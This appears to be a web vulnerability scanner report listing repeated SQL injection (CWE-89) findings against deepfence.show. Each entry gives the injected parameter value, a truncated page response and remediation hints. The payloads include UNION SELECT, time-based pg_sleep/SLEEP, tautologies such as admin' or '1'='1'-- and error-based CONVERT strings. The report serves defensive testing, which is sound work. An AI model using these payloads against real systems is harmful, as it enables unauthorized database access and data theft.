	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#923

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 14#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 14#
Name	Value				
demouser@deepfence.io	ORDER BY 14#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#924				

SQL Injection

Scan						
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6</td></tr></table>		Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6
Name	Value					
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEGUAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#925					

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>OR x=x</td></tr></table>		Name	Value	demouser@deepfence.io	OR x=x
Name	Value					
demouser@deepfence.io	OR x=x					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget</pre></div>					

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#926

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>) or pg_sleep(5)--</td></tr></table>	Name	Value	demouser@deepfence.io) or pg_sleep(5)--
Name	Value				
demouser@deepfence.io) or pg_sleep(5)--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#927				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>admin"/*</td></tr> </table>	Name	Value	demouser@deepfence.io	admin"/*
Name	Value				
demouser@deepfence.io	admin"/*				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#928				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>AND 1083=1083 AND (1427=1427</td></tr> </table>	Name	Value	demouser@deepfence.io	AND 1083=1083 AND (1427=1427
Name	Value				
demouser@deepfence.io	AND 1083=1083 AND (1427=1427				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#929

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>OR x=y</td></tr></table>	Name	Value	demouser@deepfence.io	OR x=y
Name	Value				
demouser@deepfence.io	OR x=y				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEGAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBhZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#930				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#931

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin' or '1'='1'--</td></tr></table>	Name	Value	demouser@deepfence.io	admin' or '1'='1'--
Name	Value				
demouser@deepfence.io	admin' or '1'='1'--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	ORDER BY 28--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io**CWE-ID** CWE-89**Issue Number**

#933

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	AND true

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script
```

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#934

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>and (select substring(@ @version,3,1))='c'</td></tr></table>	Name	Value	demouser@deepfence.io	and (select substring(@ @version,3,1))='c'
Name	Value				
demouser@deepfence.io	and (select substring(@ @version,3,1))='c'				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#935				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)))</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)))
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)))				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
